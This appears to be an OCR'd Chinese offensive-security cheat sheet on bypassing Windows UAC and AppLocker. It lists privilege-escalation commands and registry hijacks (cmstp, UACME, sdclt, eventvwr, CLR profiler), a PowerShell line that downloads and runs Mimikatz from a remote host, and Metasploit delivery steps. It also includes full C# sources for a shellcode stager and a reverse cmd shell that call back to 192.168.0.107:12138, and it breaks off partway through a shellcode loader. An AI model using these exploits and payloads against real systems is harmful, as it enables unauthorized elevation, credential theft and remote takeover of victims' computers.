
执行命令可绕过UAC和Applocker上线

```
>cmstp /s run.inf
```



Uacme


包括DLL劫持，COM劫持等50多种bypass方法
https://github.com/hfiref0x/UACME



使用visual studio编译
Visual Studio 2013v120;
Visual Studio 2015v140;
Visual Studio 2017v141;
Visual Studio 2019v142。
目前共59种bypassuac方式
执行方法是
>akagi.exe 1
>akagi.exe 1 c:\windows\system32\cmd.exe
>akagi.exe 1 "net user 1 1 /add"
注意:
方式5，9会对目标安全性产生影响，谨慎使用，5需重启
方式6从win8开始在x64上不可用
方式11，54只支持x32
方式13，19，30，50只支持x64
方式14需要进程注入，x64要使用x64的工具

Bypass-UAC

https://github.com/FuzzySecurity/PowerShell-Suite/tree/master/Bypass-UAC
>Bypass-UAC -Method UacMethodSysprep



Method:
UacMethodSysprep
ucmDismMethod
UacMethodMMC2
UacMethodTcmsetup
UacMethodNetOle32

DLL hijack

```
程序运行，调用DLL的流程
1.程序所在目录
2.系统目录即 SYSTEM32 目录
3.16位系统目录即 SYSTEM 目录
4.Windows目录
5.加载 DLL 时所在的当前目录
6.PATH环境变量中列出的目录
使用
https://docs.microsoft.com/zh-cn/sysinternals/downloads/sigcheck
检查一个程序的是否以高权限执行
>sigcheck.exe -m c:\1.exe
查看autoElevate是否为true
```

```
tings">
        <autoElevate>true</autoElevate>
    </asmv3:windowsSettings>
```

```
使用process monitor查看对应程序执行时调用的DLL情况，查找DLL不在
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\KnownDLLs列表中，并且所在文件夹当前用户可读写，接下来生成恶意dll
备份原DLL替换，再运行此程序即可劫持成功。
```

SilentCleanup

```
>reg add hkcu\Environment /v windir /d "cmd /K reg delete hkcu\Environment /v windir /f && REM "
>schtasks /Run /TN \Microsoft\Windows\DiskCleanup\SilentCleanup /I
```

SdcIt

```
win10
```

1


```
>reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\App Paths\control.exe" /t REG_SZ /d %COMSPEC% /f 获得管理员权限
>sdclt 弹出cmd
>reg delete "HKCU\Software\Microsoft\Windows\CurrentVersion\App Paths\control.exe" /f 清除痕迹
```

2

```
https://github.com/enigma0x3/Misc-PowerShell-Stuff/blob/master/Invoke-SDCLTBypass.ps1
>Invoke-SDCLTBypass -Command "c:\windows\system32\cmd.exe /c C:\Windows\regedit.exe"
>sdclt.exe /KickOffElev
```

Makecab&Wusa

```
复制文件出错时
```




```
>makecab PsExec64.exe C:\Users\y.ZONE\Desktop\ps.cab
>wusa C:\Users\y.ZONE\Desktop\ps.cab /extract:C:\Windows\system32\
```


CLR BypassUAC

> **Tested on** win10 x64
> 生成dll传入受控机temp目录，以下保存为1.bat执行。

```
REG ADD "HKCU\Software\Classes\CLSID\{FFFFFFFF-FFFF-FFFF-FFFF-FFFFFFFFFFFF}\InprocServer32" /ve /t REG_EXPAND_SZ /d
"C:\Temp\test.dll" /f
REG ADD "HKCU\Environment" /v "COR_PROFILER" /t REG_SZ /d "{FFFFFFFF-FFFF-FFFF-FFFF-FFFFFFFFFFFF}" /f
REG ADD "HKCU\Environment" /v "COR_ENABLE_PROFILING" /t REG_SZ /d "1" /f
REG ADD "HKCU\Environment" /v "COR_PROFILER_PATH" /t REG_SZ /d "C:\Temp\test.dll" /f
```


> 受控机执行gpedit.msc或eventvwr等高权限.net程序时可劫持成功。

> 执行后




eventvwr劫持注册表


> 打开ProcessMonitor，启动eventvwr，ctrl+T打开进程树，选择进程转到事件




> 右键选择包括eventvwr.exe




只选择显示注册表活动




添加一条过滤器，显示not found文件




找到相应的注册表位置



值修改为



MSF监听，再次打开eventvwr



Web Delivery

```
>use exploit/multi/script/web_delivery
>set target 3
>set payload windows/x64/meterpreter/reverse_tcp
>exploit
>use auxiliary/server/regsvr32_command_delivery_server
>set cmd ipconfig
>use exploit/windows/misc/regsvr32_applocker_bypass_server
```

Invoke-PsUACme

```
method="sysprep","oobe","ActionQueue","migwiz","cliconfg","winsat","mmc"
>Invoke-PsUACme -method oobe -Payload "c:\user\a\desktop\x.exe"
需指定绝对路径
>Invoke-PsUACme -method oobe -Payload "powershell -w hidden -e xxxxxx"
>Invoke-PsUACme -Payload "powershell -noexit IEX (New-Object
Net.WebClient).DownloadString('http://192.168.0.107/ps/powersploit/Exfiltration/Invoke-Mimikatz.ps1'); Invoke-Mimikatz"
MSFVENOM生成psh-reflection格式脚本
>Invoke-PsUACme -Payload "powershell c:\1.ps1"
```

Whitelist(白名单)

GreatSCT

```
>git clone https://github.com/GreatSCT/GreatSCT.git
>cd GreatSCT/setup&./setup.sh
>use Bypass
>list
>use regasm/meterpreter/rev_tcp.py
>msfconsole -r /usr/share/greatsct-output/handlers/payload.rc
```

JSRat

```
>JSRat.py -i 192.168.1.107 -p 4444
```

Odbcconf.exe

```
>odbcconf.exe /a {regsvr C:\shell.dll} 可以是任意后缀
```

Msiexec.exe

```
>msiexec /y c:\user\admin\desktop\1.dll
>msiexec /q /i http://192.168.0.107/dll.dll
```

InstallUtil.exe

```
>C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe /r:System.EnterpriseServices.dll /r:System.IO.Compression.dll
/target:library /out:y.exe  /unsafe C:\Users\y\Desktop\1.cs
using System;
using System.Net;
using System.Linq;
using System.Net.Sockets;
using System.Runtime.InteropServices;
using System.Threading;
```

```
using System.Configuration.Install;
using System.Windows.Forms;
public class GQLBigHgUniLuVx {
    public static void Main()
    {
        while(true)
        {{ MessageBox.Show("doge"); Console.ReadLine();}}
    }
}
 [System.ComponentModel.RunInstaller(true)]
public class esxWUYUTWShqW : System.Configuration.Install.Installer
{
    public override void Uninstall(System.Collections.IDictionary zWrdFAUHmunnu)
    {
        jkmhGrfzsKQeCG.LCIUtRN();
    }
}
public class jkmhGrfzsKQeCG
{ [DllImport("kernel")] private static extern UInt32 VirtualAlloc(UInt32 YUtHhF,UInt32 VenifEUR, UInt32 NIHbxnOmrgiBGL, UInt32
KIheHEUxhAfOI);
[DllImport("kernel32")] private static extern IntPtr CreateThread(UInt32 GDmElasSZbx, UInt32 rGECFEZG, UInt32 UyBSrAIp,IntPtr
sPEeJlufmodo, UInt32 jmzHRQU, ref UInt32 SnpQPGMvDbMOGmn);
[DllImport("kernel32")] private static extern UInt32 WaitForSingleObject(IntPtr pRIwbzTTS, UInt32 eRLAWWYQnq);
static byte[] ErlgHH(string ZwznjBJY,int KsMEeo) {
IPEndPoint qAmSXHOKCbGlysd = new IPEndPoint(IPAddress.Parse(ZwznjBJY), KsMEeo);
Socket XXxIoIXNCle = new Socket(AddressFamily.InterNetwork, SocketType.Stream, ProtocolType.Tcp);
try { XXxIoIXNCle.Connect(qAmSXHOKCbGlysd); }
catch { return null;}
byte[] UmquAHRnhhpuE = new byte[4];
XXxIoIXNCle.Receive(UmquAHRnhhpuE,4,0);
int kFVRSNnpj = BitConverter.ToInt32(UmquAHRnhhpuE,0);
byte[] qaYyFq = new byte[kFVRSNnpj +5];
int SRCDELibA =0;
while(SRCDELibA < kFVRSNnpj)
{ SRCDELibA += XXxIoIXNCle.Receive(qaYyFq, SRCDELibA +5,(kFVRSNnpj - SRCDELibA)<4096 ? (kFVRSNnpj - SRCDELibA) : 4096,0);}
byte[] TvvzOgPLqwcFFv =BitConverter.GetBytes((int)XXxIoIXNCle.Handle);
Array.Copy(TvvzOgPLqwcFFv,0, qaYyFq,1,4); qaYyFq[0]=0xBF;
return qaYyFq;}
static void cmMtjerv(byte[] HEHUjJhkrNS) {
if(HEHUjJhkrNS !=null) {
UInt32 WcpKfU = VirtualAlloc(0,(UInt32)HEHUjJhkrNS.Length,0x1000,0x40);
Marshal.Copy(HEHUjJhkrNS,0,(IntPtr)(WcpKfU), HEHUjJhkrNS.Length);
IntPtr UhxtIFnlOQatrk = IntPtr.Zero;
UInt32 wdjYKFDCCf =0;
IntPtr XVYcQxpp = IntPtr.Zero;
UhxtIFnlOQatrk = CreateThread(0,0, WcpKfU, XVYcQxpp,0, ref wdjYKFDCCf);
WaitForSingleObject(UhxtIFnlOQatrk,0xFFFFFFFF); }}
public static void LCIUtRN() {
byte[] IBtCWU =null; IBtCWU = ErlgHH("192.168.0.107",12138);
cmMtjerv(IBtCWU);
} }
```


生成exe后执行

```
>C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe /logfile= /LogToConsole=false /U C:\Users\y\Desktop\y.exe
```

MSF监听12138端口

Compiler.exe

```
>C:\Windows\Microsoft.NET\Framework\v4.0.30319\Microsoft.Workflow.Compiler.exe 1.xml 1.tcp
```



1.xml


```
<?xml version="1.0" encoding="utf-8"?>
<CompilerInput xmlns:i="http://www.w3.org/2001/XMLSchema-instance"
xmlns="http://schemas.datacontract.org/2004/07/Microsoft.Workflow.Compiler">
<files xmlns:d2p1="http://schemas.microsoft.com/2003/10/Serialization/Arrays">
<d2p1:string>1.tcp</d2p1:string>
</files>
<parameters xmlns:d2p1="http://schemas.datacontract.org/2004/07/System.Workflow.ComponentModel.Compiler">
<assemblyNames xmlns:d3p1="http://schemas.microsoft.com/2003/10/Serialization/Arrays"
xmlns="http://schemas.datacontract.org/2004/07/System.CodeDom.Compiler"/>
<compilerOptions i:nil="true" xmlns="http://schemas.datacontract.org/2004/07/System.CodeDom.Compiler"/>
<coreAssemblyFileName xmlns="http://schemas.datacontract.org/2004/07/System.CodeDom.Compiler"></coreAssemblyFileName>
<embeddedResources xmlns:d3p1="http://schemas.microsoft.com/2003/10/Serialization/Arrays"
xmlns="http://schemas.datacontract.org/2004/07/System.CodeDom.Compiler"/>
<evidence xmlns:d3p1="http://schemas.datacontract.org/2004/07/System.Security.Policy" i:nil="true"
xmlns="http://schemas.datacontract.org/2004/07/System.CodeDom.Compiler"/>
<generateExecutable xmlns="http://schemas.datacontract.org/2004/07/System.CodeDom.Compiler">false</generateExecutable>
<generateInMemory xmlns="http://schemas.datacontract.org/2004/07/System.CodeDom.Compiler">true</generateInMemory>
<includeDebugInformation xmlns="http://schemas.datacontract.org/2004/07/System.CodeDom.Compiler">false</includeDebugInformation>
<linkedResources xmlns:d3p1="http://schemas.microsoft.com/2003/10/Serialization/Arrays"
xmlns="http://schemas.datacontract.org/2004/07/System.CodeDom.Compiler"/>
<mainClass i:nil="true" xmlns="http://schemas.datacontract.org/2004/07/System.CodeDom.Compiler"/>
<outputName xmlns="http://schemas.datacontract.org/2004/07/System.CodeDom.Compiler"></outputName>
<tempFiles i:nil="true" xmlns="http://schemas.datacontract.org/2004/07/System.CodeDom.Compiler"/>
<treatWarningsAsErrors xmlns="http://schemas.datacontract.org/2004/07/System.CodeDom.Compiler">false</treatWarningsAsErrors>
<warningLevel xmlns="http://schemas.datacontract.org/2004/07/System.CodeDom.Compiler">-1</warningLevel>
<win32Resource i:nil="true" xmlns="http://schemas.datacontract.org/2004/07/System.CodeDom.Compiler"/>
<d2p1:checkTypes>false</d2p1:checkTypes>
<d2p1:compileWithNoCode>false</d2p1:compileWithNoCode>
<d2p1:compilerOptions i:nil="true" />
<d2p1:generateCCU>false</d2p1:generateCCU>
<d2p1:languageToUse>CSharp</d2p1:languageToUse>
<d2p1:libraryPaths xmlns:d3p1="http://schemas.microsoft.com/2003/10/Serialization/Arrays" i:nil="true" />
<d2p1:localAssembly xmlns:d3p1="http://schemas.datacontract.org/2004/07/System.Reflection" i:nil="true" />
<d2p1:mtInfo i:nil="true"/>
<d2p1:userCodeCCUs xmlns:d3p1="http://schemas.datacontract.org/2004/07/System.CodeDom" i:nil="true" />
</parameters>
</CompilerInput>
```

1.tcp

```
using System;
using System.Text;
using System.IO;
using System.Diagnostics;
using System.ComponentModel;
using System.Net;
using System.Net.Sockets;
using System.Workflow.Activities;
public class Program : SequentialWorkflowActivity
{
```

```
static StreamWriter streamWriter;
public Program()
{
using(TcpClient client = new TcpClient("192.168.0.107", 12138))
{
using(Stream stream = client.GetStream())
{
using(StreamReader rdr = new StreamReader(stream))
{
streamWriter = new StreamWriter(stream);
StringBuilder strInput = new StringBuilder();
Process p = new Process();
p.StartInfo.FileName = "cmd.exe";
p.StartInfo.CreateNoWindow = true;
p.StartInfo.UseShellExecute = false;
p.StartInfo.RedirectStandardOutput = true;
p.StartInfo.RedirectStandardInput = true;
p.StartInfo.RedirectStandardError = true;
p.OutputDataReceived += new DataReceivedEventHandler(CmdOutputDataHandler);
p.Start();
p.BeginOutputReadLine();
while(true)
{
strInput.Append(rdr.ReadLine());
p.StandardInput.WriteLine(strInput);
strInput.Remove(0, strInput.Length);
}
}
}
}
}
private static void CmdOutputDataHandler(object sendingProcess, DataReceivedEventArgs outLine)
{
StringBuilder strOutput = new StringBuilder();
if (!String.IsNullOrEmpty(outLine.Data))
{
try
{
strOutput.Append(outLine.Data);
streamWriter.WriteLine(strOutput);
streamWriter.Flush();
}
catch (Exception err) { }
}
}
}
```

```
>msfvenom -p windows/x64/shell/reverse_tcp LHOST=192.168.0.107 LPORT=12138 -f csharp
>C:\Windows\Microsoft.NET\Framework\v4.0.30319\Microsoft.Workflow.Compiler.exe 1.xml 1.cs
```




```
using System.Workflow.Activities;
using System.Net;
using System.Net.Sockets;
using System.Runtime.InteropServices;
```

```
using System.Threading;
class yrDaTlg : SequentialWorkflowActivity {
[DllImport("kernel32")] private static extern IntPtr VirtualAlloc(UInt32 rCfMkmxRSAakg,UInt32 qjRsrljIMB, UInt32 peXiTuE, UInt32
AkpADfOOAVBZ);
[DllImport("kernel32")] public static extern bool VirtualProtect(IntPtr DStOGXQMMkP, uint CzzIpcuQppQSTBJ, uint JCFImGhkRqtwANx,
out uint exgVpSg);
[DllImport("kernel32")]private static extern IntPtr CreateThread(UInt32 eisuQbXKYbAvA, UInt32 WQATOZaFz, IntPtr AEGJQOn,IntPtr
SYcfyeeSgPl, UInt32 ZSheqBwKtDf, ref UInt32 SZtdSB);
[DllImport("kernel32")] private static extern UInt32 WaitForSingleObject(IntPtr KqJNFlHpsKOV, UInt32 EYBOArlCLAM);
public yrDaTlg() {
byte[] QWKpWKhcs =
{SHELLCODE
};
IntPtr AmnGaO = VirtualAlloc(0, (UInt32)QWKpWKhcs.Length, 0x3000, 0x04);
Marshal.Copy(QWKpWKhcs, 0, (IntPtr)(AmnGaO), QWKpWKhcs.Length);
